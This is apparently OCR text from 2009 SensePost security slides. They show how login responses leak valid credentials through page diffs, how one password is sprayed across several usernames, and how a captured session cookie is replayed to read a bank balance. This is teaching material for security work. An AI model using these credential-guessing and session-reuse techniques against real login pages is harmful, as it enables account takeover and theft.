
```
<html>
<body>
...
Sorry! Please check your
password and try again
..
</body>
</html
```



username=**bob**&password=**fish**

http://bank.com/login

```
<html>
<body>
...
Welcome Bob!
..
</body>
</html
```




username=bob&password=thiscannevereverberight

http://bank.com/login

```
<html>
<body>
...
Sorry! Please check your
password and try again
..
</body>
</html
```

Page-Sig: 0123984




username=**bob**&password=**fish**

http://bank.com/login

```
<html>
<body>
...
Sorry! Please check your
password and try again
..
</body>
</html
```

Page-Sig: 0123984

Page-diff: 0.23213



username=bob&password=thiscannevereverberight

username=**bob**&password=**dog**


Failed Login

password and try again

username=**bob**&password=**dog**

Failed Login

http://bank.com/login



username=**bob**&password=**fish**

username=**tom**&password=**fish**


username=**sam**&password=**fish**

username=**rick**&password=**fish**

username=**carp**&password=**fish**

http://bank.com/login

<html>
<body>
...
Welcome Carp!
..
</body>
</html



username=**bob**&password=**fish**

SessionID: ADSFERDFGDGDSDDFDSFSDFDSF


http://bank.com/login

```
<html>
<body>
...
Welcome Bob!
..
</body>
</html
```

GET /balance
Cookie: ADSFERDFGDGDSDDFDSFSDFDSF

Balance = $123342342423

[SensePost – 2009]



